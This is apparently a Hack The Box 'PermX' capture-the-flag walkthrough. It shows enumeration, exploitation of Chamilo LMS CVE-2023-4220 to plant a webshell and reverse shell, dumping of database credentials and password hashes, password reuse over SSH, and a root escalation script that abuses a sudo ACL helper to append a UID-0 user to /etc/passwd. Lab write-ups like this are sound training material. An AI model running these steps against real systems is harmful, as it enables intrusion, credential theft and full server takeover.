

HTB-PermX



Rustscan

Rustscan find SSH and HTTP running:

```
rustscan --addresses permx.htb --range 1-65535
```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
80/tcp	open	http	syn-ack

Enumeration

HTTP - TCP 80

There's nothing special about `permx.htb`. Several forms are there, but not exploitable:

BEST ONLINE COURSES

Get Educated Online From Your Home

eLEARNING

Read More

Join Now



Feroxbuster discovers bunch of new directories but none of them seem very interesting:




```
feroxbuster -u http://permx.htb
```

```
[#####] - 3m 30102/30102 0s found:52 errors:0
[#####] - 3m 30000/30000 162/s http://permx.htb/
[#####] - 3s 30000/30000 9282/s http://permx.htb/js/ => Directory listing
[#####] - 4s 30000/30000 7562/s http://permx.htb/img/ => Directory listing
[#####] - 6s 30000/30000 5361/s http://permx.htb/lib/ => Directory listing
[#####] - 5s 30000/30000 5544/s http://permx.htb/lib/easing/ => Directory listing
[#####] - 1s 30000/30000 55556/s http://permx.htb/lib/wow/ => Directory listing
[#####] - 6s 30000/30000 4673/s http://permx.htb/lib/owlcarousel/ => Directory listing
[#####] - 1s 30000/30000 28382/s http://permx.htb/css/ => Directory listing
[#####] - 0s 30000/30000 69124/s http://permx.htb/lib/owlcarousel/assets/ => Directory listing
[#####] - 1s 30000/30000 46225/s http://permx.htb/lib/animate/ => Directory listing
[#####] - 0s 30000/30000 71429/s http://permx.htb/lib/waypoints/ => Directory listing
```

Potential username is discovered. Let's see if this will come handy later:

INSTRUCTORS

Expert Instructors



Enumerating the subdomain using `ffuf`, `www.permx.htb` and `lms.permx.htb` are found:


```
ffuf -u http://10.10.11.23 -c -w  
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host:  
FUZZ.permx.htb' -fw 18
```


```
www [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 4264ms]  
lms [Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 307ms]  
:: Progress: [4989/4989] :: Job [1/1] :: 194 req/sec :: Duration: [0:00:38] :: Errors: 0 ::
```


Let's edit `/etc/hosts` to add the above.

lms.permx.htb

`lms.permx.htb` is running Chamilo 1.0 login page:

 English ▼

 Username

 Pass

Login

[I lost my password](#)

On the bottom right side of the page, admin name is shown:

Exploitation

Googling for Chamilo 1.0 exploit, it seems like I can attempt on RCE:



GitHub

<https://github.com> › [chamilo-lms-unauthenticated-big-up...](https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc)

m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc

This is a script written in Python that allows the **exploitation** of the **Chamilo's** LMS software security flaw described in **CVE-2023-4220**. The system is vulnerable ...



Pentest-Tools.com

<https://pentest-tools.com> › [vulnerabilities-exploits](https://pentest-tools.com/vulnerabilities-exploits) › [cha...](https://pentest-tools.com/vulnerabilities-exploits/chamilo-lms-unauthenticated-big-upload-rce-poc)

Chamilo LMS <= 1.11.24 - Remote Code Execution (CVE- ...

2024. 7. 10. — The risk exists that a remote unauthenticated attacker can fully compromise the server to steal confidential information, install ransomware, or ...

CVE-2023-4220

Let's first the exploit git repository from [here](#).

```
git clone https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc
```

```
(yoon@kali)-[~/Documents/htb/permx]
$ sudo git clone https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc
Cloning into 'chamilo-lms-unauthenticated-big-upload-rce-poc'...
remote: Enumerating objects: 53, done.
remote: Counting objects: 100% (53/53), done.
remote: Compressing objects: 100% (36/36), done.
remote: Total 53 (delta 27), reused 34 (delta 17), pack-reused 0 (from 0)
Receiving objects: 100% (53/53), 16.08 KiB | 5.36 MiB/s, done.
Resolving deltas: 100% (27/27), done.
```

After everything is setup properly, scan to check the vulnerability. Exploit confirms the vulnerability:

```
sudo python3 main.py -u http://lms.permx.htb -a scan
```

```
[+] Target is likely vulnerable. Go ahead. [+]

(yoon@kali)-[~/Documents/htb/permx/chamilo-lms-unauthenticated-big-upload-rce-poc]
$ sudo python3 main.py -u http://lms.permx.htb -a scan
```

There are two options.


First, I can spawn a webshell as such:

```
sudo python3 main.py -u http://lms.permx.htb -a webshell
```

```
[+] Upload successfull [+]
Webshell URL: http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/webshell.php?cmd=<command>
(yoon@kali)-[~/Documents/htb/permx/chamilo-lms-unauthenticated-big-upload-rce-poc]
$ sudo python3 main.py -u http://lms.permx.htb -a webshell
```

I can send in commands through the webshell like below:

```
http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/webshell.php?
cmd=whoami
```



www-data www-data

I can spawn a reverse shell as well:

```
sudo python3 main.py -u http://lms.permx.htb -a revshell
```

```
[+] Execution completed [+]
You should already have a reverse connection by now.
(yoon@kali)-[~/Documents/htb/permx/chamilo-lms-unauthenticated-big-upload-rce-poc]
$ sudo python3 main.py -u http://lms.permx.htb -a revshell
```

After inputting correct IP address and listening port, we get a shell as `www-data` :

```
(yoon@kali)-[~/Documents/htb/permx]
$ sudo rlwrap nc -lvnp 1337
[sudo] password for yoon:
listening on [any] 1337 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.11.23] 56448
bash: cannot set terminal process group (1172): Inappropriate ioctl for device
bash: no job control in this shell
www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$ whoami
<ilo/main/inc/lib/javascript/bigupload/files$ whoami <ilo/main/inc/lib/javascr
ipt/bigupload/files$ whoami
www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$
```

Privesc: www-data to mtz

It seems like `user.txt` is inside `mtz` user folder so we have to go escalate our privilege:

```
www-data@permx:/home$ ls -al
ls -al
total 12
drwxr-xr-x  3 root root 4096 Jan 20  2024 .
drwxr-xr-x 18 root root 4096 Jul  1 13:05 ..
drwxr-x---  4 mtz  mtz  4096 Aug 23 00:54 mtz
```

Chamilo Conf

Looking into `/var/www/chamilo/app/config/configuration.php`, credentials for MySQL is revealed:

```
// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```

MySQL is running on port 3306 locally:

```
www-data@permx:/$ netstat -ntlp
netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                  :::*                    LISTEN      -
tcp6       0      0 :::22                  :::*                    LISTEN      -
```

MySQL

Let's list databases:

```
mysql -u chamilo -p03F6lY3uXAP2bkW8 -e "SHOW DATABASES;"
```

```
www-data@permx:/$ mysql -u chamilo -p03F6lY3uXAP2bkW8 -e "SHOW DATABASES;"
mysql -u chamilo -p03F6lY3uXAP2bkW8 -e "SHOW DATABASES;"
Database
chamilo
information_schema
```

Since `chamilo` database seems interesting, I will list tables in it:

```
mysql -u chamilo -p03F6lY3uXAP2bkW8 -e "SHOW TABLES;" chamilo
```



```

www-data@permx:/$ mysql -u chamilo -p03F6lY3uXAP2bkW8 -e "SHOW TABLES;" chamilo
<chamilo -p03F6lY3uXAP2bkW8 -e "SHOW TABLES;" chamilo
Tables_in_chamilo
access_url
access_url_rel_course
access_url_rel_course_category
access_url_rel_session
access_url_rel_user
access_url_rel_usergroup
admin
announcement_rel_group
block
branch_sync
branch_transaction
branch_transaction_status
c_announcement
c_announcement_attachment
c_attendance
c_attendance_calendar
c_attendance_calendar_rel_group
c_attendance_result
c_attendance_sheet
c_attendance_sheet_log
c_blog
c_blog_attachment
c_blog_comment
c_blog_post

```

Dumping user table information, I get password hashes:

```
mysql -u chamilo -p03F6lY3uXAP2bkW8 -e "SELECT * FROM user;" chamilo
```

```

www-data@permx:/$ mysql -u chamilo -p03F6lY3uXAP2bkW8 -e "SELECT * FROM user LIMIT 10;" chamilo
<uXAP2bkW8 -e "SELECT * FROM user LIMIT 10;" chamilo
id      user_id username      username_canonical    email_canonical email  locked  enabled expired creden
tials_expired credentials_expire_at expires_at  lastname  firstname  password  phonea
ddress salt last_login  created_at  updated_at  confirmation_token  password_requested_atr
oles profile_completed auth_source  status official_code picture_uri creator_id compet
ences diplomas openarea teach productions language registration_date expira
tion_date active openid theme hr_dept_id
1      1      admin  admin  admin@permx.htb admin@permx.htb 0      1      0      0      NULL  NULL M
iller Davis $2y$04$1Ddsofn9m0aa9cbPzk0m6euWcainR.ZT2ts96vRCKrN7CGCmmq4ra (000) 001 02 03 awb0kM
oTumbFvi22ojwv.Pg92gFTMot837kWsGVbJN4 2024-01-20 18:44:07 NULL NULL NULL NULL a:1:{i:0;s:16:
"ROLE_SUPER_ADMIN";}} NULL platform 1 ADMIN 0 NULL NULL NULL NULL
ULL english 2024-01-20 18:20:32 NULL 1 NULL NULL 0
2      2      anon  anon  anonymous@example.com anonymous@example.com 0      1      0      0      N
ULL NULL Anonymous Joe $2y$04$wyj2UVTid/jF40doYDqf4e70Wi6a3sohKRDe80IHAYihX0ujdS M
r1pyTT.C/oEIPb/7ezOdrCDKM.KHb0nrXAUyIyt/MY NULL NULL NULL NULL a:0:{} NULL platfo
rm 6      anonymous 0 NULL NULL NULL NULL english 2024-01-20 18:
20:32 NULL 1 NULL NULL 0
www-data@permx:/$ mysql -u chamilo -p03F6lY3uXAP2bkW8 -e "SELECT * FROM user;" chamilo
<-p03F6lY3uXAP2bkW8 -e "SELECT * FROM user;" chamilo
id      user_id username      username_canonical    email_canonical email  locked  enabled expired creden
tials_expired credentials_expire_at expires_at  lastname  firstname  password  phonea
ddress salt last_login  created_at  updated_at  confirmation_token  password_requested_atr
oles profile_completed auth_source  status official_code picture_uri creator_id compet
ences diplomas openarea teach productions language registration_date expira
tion_date active openid theme hr_dept_id
1      1      admin  admin  admin@permx.htb admin@permx.htb 0      1      0      0      NULL  NULL M
iller Davis $2y$04$1Ddsofn9m0aa9cbPzk0m6euWcainR.ZT2ts96vRCKrN7CGCmmq4ra (000) 001 02 03 awb0kM
oTumbFvi22ojwv.Pg92gFTMot837kWsGVbJN4 2024-01-20 18:44:07 NULL NULL NULL NULL a:1:{i:0;s:16:
"ROLE_SUPER_ADMIN";}} NULL platform 1 ADMIN 0 NULL NULL NULL NULL
ULL english 2024-01-20 18:20:32 NULL 1 NULL NULL 0
2      2      anon  anon  anonymous@example.com anonymous@example.com 0      1      0      0      N
ULL NULL Anonymous Joe $2y$04$wyj2UVTid/jF40doYDqf4e70Wi6a3sohKRDe80IHAYihX0ujdS M
r1pyTT.C/oEIPb/7ezOdrCDKM.KHb0nrXAUyIyt/MY NULL NULL NULL NULL a:0:{} NULL platfo
rm 6      anonymous 0 NULL NULL NULL NULL english 2024-01-20 18:
20:32 NULL 1 NULL NULL 0

```


username	username_canonical	email	password
admin	admin	admin@permx.htb	\$2y\$04\$1Ddsofn9mOa6
anon	anon	anonymous@example.com	2y\$04wyjp2UVTeiD/jF4C

Before cracking bcrypt hash, I will remove any leading or trailing whitespace:

```
sed -i 's/^[ \t]*//;s/[ \t]*$//' hash
```

I tried cracking the hash, but it failed using rockyou.txt:

```
hashcat -m 3200 hash ~/Downloads/rockyou.txt
```

Turns out there was no need to crack the password and user `mtz` was using the password for the MySQL login. I can ssh in as user `mtz`:

```
Last login: Thu Aug 22 17:43:50 2024 from 10.10.14.198
mtz@permx:~$ whoami
mtz
```

Privesc: mtz to root

sudoers

Running `sudo -l`, `/opt/acl.sh` could be ran as `sudo` without needing any password:

```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
```

Let's take a look at `acl.sh`:

```
mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *.* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```

`/opt/acl.sh`, is designed to modify the access control list (ACL) of a specified file using the `setfacl` command. ACLs allow you to set more granular file permissions than the standard Unix file permissions.

Below script performs several actions, primarily aimed at exploiting the ACL modification to gain unauthorized access by adding a new user with root privileges:

```
#!/bin/bash

# Create the soft link in home directory (passes both checks)
ln -sf /etc/passwd /home/mtz/passwd

# Run the script to allow read & write to the /etc/passwd
sudo /opt/acl.sh mtz rw /home/mtz/passwd

# Add a new user with the id of 0 (the password is: 123)
echo 'new:$1$new$p7ptkEKU1HnaHpRtzNizS1:0:0:root:/root:/bin/bash' >>
/etc/passwd

# Remove the link
rm /home/mtz/passwd

# Log in as the new user
su new
```

Running the script, we get a shell as the new root user and we can read `root.txt`:

```
mtz@permx:/tmp$ ./expl.sh  
Password:  
root@permx:/tmp# cat /root/root.txt
```

References

- <https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc>